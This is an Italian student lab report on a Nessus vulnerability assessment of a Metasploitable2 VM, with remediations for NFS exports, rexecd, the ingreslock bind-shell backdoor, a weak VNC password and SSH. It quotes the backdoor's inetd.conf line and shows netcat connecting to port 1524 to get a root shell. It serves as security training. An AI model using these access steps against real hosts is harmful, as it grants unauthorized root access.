



## Unit 2 Week 1

# Vulnerability Assessment – Remediation Action

L'esercitazione settimanale prevede l'esecuzione di un Vulnerability Assessment e l'implementazione delle Remediation Action necessarie per diminuire i rischi a cui è esposto il sistema.

In particolare, in questa sede si porrà l'attenzione proprio su quest'ultime, andando a descrivere come possano essere implementate con lo scopo di diminuire il rischio residuo.



Inizio dal primo punto elencato nella traccia, andando a consultare la documentazione per avere un'idea più chiara di cosa abbia trovato Nessus.

- NFS Exported Share Information Disclosure:

**CRITICAL** NFS Exported Share Information Disclosure

**Description**


At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

**Solution**

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

**NFS** è un servizio di rete inizialmente sviluppato da Sun Microsystems nel 1984 che facilita la condivisione dei contenuti su una rete. Le cartelle condivise risulteranno accessibili, anche in modalità remota, dai sistemi client così come se fossero disponibili in ambito locale. In altre parole, NFS permette, se erroneamente configurato, di “montare” un file system remoto su una determinata macchina, con conseguente escalation dei privilegi “Root”.

NFS viene spesso utilizzato anche nelle reti in cui sono presenti sia sistemi Linux che Windows così da semplificare l’accesso alle risorse. Di default si trova in ascolto sulla porta 2049, che sulla macchina Metasploitable target risulta essere aperta e il servizio liberamente utilizzabile grazie al “mount demon” presente in Linux.



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali)-[~]
$ sudo showmount -e 192.168.32.105
[sudo] password for kali:
Export list for 192.168.32.105:
/ *
(kali@kali)-[~]
$
```

**Possibili “Remediation Action”:**

- Configurazione di un firewall che blocchi la porta 2049;
- Configurazione di NFS (da host remoto o locale) di modo che solo gli host autorizzati possano “montare” un File System remoto (o altre directory) sulla macchina target (scelta peraltro suggerita dallo stesso Nessus);

- Correzione del file /etc/exports per non esporre "/" con conseguente impossibilità a montare il File System di cui sopra.

Per una maggiore comprensione del Kernel Linux di Metasploitable, si decide di operare direttamente su quest'ultimo, andando a modificare il file /etc/exports, che regola appunto i permessi e gli accessi per Host remoti tramite NFS sulla stessa macchina. Si notino, in particolare, le opzioni "no\_root\_squash", e i permessi di scrittura e lettura "rw", abilitati per qualsiasi host sulla directory "root" ("/").

```
GNU nano 2.0.7      File: /etc/exports      Modified
# /etc/exports: the access control list for filesystems which may be exported
#                 to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw, sync) hostname2(ro, sync)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw, sync, fsid=0, crossmnt)
# /srv/nfs4/homes gss/krb5i(rw, sync)
#
#
# *(rw, sync, no_root_squash, no_subtree_check)
```

Invece di modificare la directory "root" con un'altra perché sarebbe comunque potenzialmente esposta, decido di correggere e commentare la linea in modo che nulla risulti in vista.

Salvo le modifiche al file e riavvio il servizio. Come si può notare, da Kali non è più possibile "montare" un nuovo File System sulla macchina bersaglio.

```
GNU nano 2.0.7      File: /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                 to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw, sync) hostname2(ro, sync)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw, sync, fsid=0, crossmnt)
# /srv/nfs4/homes gss/krb5i(rw, sync)
#
#
# #/ *(ro, sync, root_squash, no_subtree_check)
```



## - Rexecd Service Detection/Bind Shell Backdoor Detection:

Metasploitable2 / Plugin #10203

[Back to Vulnerabilities](#)

Hosts 1 Vulnerabilities 67 Remediations 2 Notes 3 History 1

**CRITICAL** rexecd Service Detection

**Description**  
The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely. However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.

**Solution**  
Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.

**Output**

No output recorded.

To see debug logs, please visit individual host


Port ▲	Hosts
512 / tcp / rexecd	192.168.32.105

Tratterò assieme queste due vulnerabilità poiché presenti nello stesso file.

Da documentazione ufficiale, “rexecd è un “server di connessione remota con autenticazione basata su nomi degli utenti e password.

Rexecd ascolta le richieste di servizio alla porta indicata nelle specifiche del servizio “exec” ”.

Più semplicemente, Nessus sta comunicando la presenza di un “socket legittimo” accessibile con delle credenziali.



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali)~$ nmap -sT -p 510-515 192.168.32.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 05:50 EDT
Nmap scan report for 192.168.32.105
Host is up (0.0053s latency).

PORT      STATE SERVICE
510/tcp    closed fcp
511/tcp    closed passgo
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
515/tcp    closed printer

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
(kali@kali)~$
```

#### Possibili Remediation Action:

- Chiusura della porta 512;
- Installazione di un servizio di monitoraggio se si necessita di “rexecd”;
- Spegnimento del servizio dal file di configurazione.

Anche in questo caso, a fini di studio, si decide di operare direttamente su Meta.

Mi sposto dunque nella directory corretta e apro il file per la configurazione dei servizi di rete, “inetd.config”, con il comando “sudo nano /etc/inetd.config”.

All’interno del file, non noto solo il servizio che cercavo effettivamente in funzione, ma anche la backdoor installata tramite “IngresLock” segnalatami da Nessus.

```
GNU nano 2.0.7      File: /etc/inetd.conf

#<off># netbios-ssn  stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.tftpd
telnet               stream  tcp    nowait  telnetd  /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp           stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.tftpd
tftp                 dgram  udp    wait    nobody   /usr/sbin/tcpd  /usr/sbin/in.tftpd
shell                stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rsh
login                stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogin
exec                 stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
ingreslock stream tcp nowait root /bin/bash bash -i

[ Read 8 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page  ^U UnCut Text ^T To Spell
```

Basterà commentare entrambe le linee per disattivare i servizi ed aumentare la sicurezza del sistema (N.B: in Nat, sarebbe sempre il caso di bloccare la porta 1524, da documentazione ufficiale).

Metasploit2 / Plugin #51988

Configure Audit Trail Launches Report Export

Hosts 1 Vulnerabilities 47 Remediations 2 Notes 3 History 1

**CRITICAL** Bind Shell Backdoor Detection

**Description**  
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

**Solution**  
Verify if the remote host has been compromised, and reinstall the system if necessary.

**Output**

```
Metasploit was able to execute the command "id" using the following request :

This produced the following truncated output (limited to 10 lines) :
-----
root@metasploitable:/# whoami (root)  gid=0(root)  groups=(root)
root@metasploitable:/#

-----
root@metasploitable:/#
```

To see debug logs, please visit individual host

Port	Host
1524 /tcp /bind_shell	192.168.32.105

**Plugin Details**

Severity: Critical  
ID: 51988  
Version: 1.10  
Type: remote  
Family: Backdoors  
Published: February 15, 2011  
Modified: April 11, 2022

**Risk Information**

Risk Factor: Critical  
CVSS v3.0 Base Score: 9.8  
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/AU:N/S:U/C:H/I:H/A:H  
CVSS v2.0 Base Score: 10.0  
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Come dicevo Nessus riporta anche la presenza di una backdoor in corrispondenza della porta 1524 TCP, che tecnicamente dovrebbe garantire un accesso da remoto “legittimo” (“IngresLock”) tramite protocollo CRP (chiamata remota, lo stesso utilizzato da NFS).

Infatti, si può notare che sfruttando questa porta con NetCat sulla nostra macchina Kali si ha modo di accedere direttamente, e senza nessun tipo di resistenza, alla macchina Metasploitable (l'operazione si è ovviamente svolta prima dello spegnimento):



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

(kali@kali)-[~]
$ sudo nc 192.168.32.105 1524
[sudo] password for kali:
no port[s] to connect to

(kali@kali)-[~]
$ sudo nc 192.168.32.105 1524
root@metasploitable:/#
```

#### Possibili remediation Action:

- Formattazione e reinstallazione dell'intero File System (consigliata da Nessus ma decisamente poco praticabile su Meta);
- Configurazione di un firewall di terze parti sulla porta 1524;
- Blocco da iptables della stessa porta;
- Blocco del servizio "IngresLock" (utilizzata sopra tramite "ash");

- VNC "password" password:

CRITICAL

10.0\*

-

61708

VNC Server 'password' Password

Nessus fa notare che la password del servizio VNC risulta essere decisamente troppo debole. Sempre da Metasploitable, vado a modificare la stessa e riavvio il servizio per accertarmi che i cambiamenti siano avvenuti.

```
##
#/*(ro, sync, root_squash, no_subtree_check)

[ Wrote 13 lines ]

msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# vncpasswd
Using password file /root/.vnc/passwd
Password:
Warning: password truncated to the length of 8.
Verify:
Would you like to enter a view-only password (y/n)? n
root@metasploitable:/home/msfadmin# /etc/init.d/xinetd stop
* Stopping internet superserver xinetd [ OK ]
root@metasploitable:/home/msfadmin# /etc/init.d/xinetd start
* Starting internet superserver xinetd [ OK ]
root@metasploitable:/home/msfadmin# _
```

## Criticità Opzionale: SSH

**CRITICAL** Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

**Description**  
The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.  
  
The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.  
  
An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Si è scelto come quinto punto il blocco del servizio SSH sulla porta 22 tramite iptables per l'approfondimento di questo strumento.



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

(kali㉿kali)-[~]
$ nmap -sT -p 20 192.168.32.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 12:29 EDT
Nmap scan report for 192.168.32.105
Host is up (0.00040s latency).

PORT      STATE SERVICE
20/tcp    closed ftp-data

Nmap done: 1 IP address (1 host up) scanned in 13.04 seconds

(kali㉿kali)-[~]
$ nmap -sT -p 22 192.168.32.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 12:29 EDT
Nmap scan report for 192.168.32.105
Host is up (0.00048s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds

(kali㉿kali)-[~]
$
```


Dopo aver consultato il manuale della versione di iptables di Meta con il comando “iptables --help”, blocco la porta 22 (che si può notare essere aperta dallo screen allegato) con il comando “sudo iptables -A INPUT -p tcp --dport 22 -j REJECT”.

```
--numeric      -n                extended match (may load extension)
--out-interface -o [!] output    numeric output of addresses and ports
--table        -t table          name[+]
--verbose      -v                network interface name ([+] for wildcard)
--line-numbers                table to manipulate (default: 'filter')
--exact        -x                verbose mode
[!] --fragment -f                print line numbers when listing
--modprobe=<command>            expand numbers (display exact values)
--set-counters PKTS BYTES       match second or further fragments only
[!] --version  -V                try to insert modules using this command
                                set the counter during insert/append
                                print package version.
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 22 -j REJECT
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target    prot opt source                destination
REJECT    tcp  --  anywhere              anywhere            tcp dpt:ssh reject-
with icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
target    prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source                destination
msfadmin@metasploitable:~$
```

Da Kali, una rapida scansione con Nmap mostrerà la porta chiusa dopo il riavvio del firewall.



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

(kali@kali)-[~/Downloads]
$ sudo systemctl start nessusd.service
[sudo] password for kali:

(kali@kali)-[~/Downloads]
$ nmap -sT -p 22 192.168.32.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 12:54 EDT
Nmap scan report for 192.168.32.105
Host is up (0.0067s latency).

PORT      STATE SERVICE
22/tcp    closed ssh

Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds

(kali@kali)-[~/Downloads]
$
```

## Seconda scansione con Nessus:

Una seconda scansione (basic) con Nessus evidenzierà 7 criticità invece di 12, a dimostrazione del fatto che le cinque remediation action implementate stanno funzionando.

I dettagli della seconda scansione sono contenuti in “Fine.pdf”.

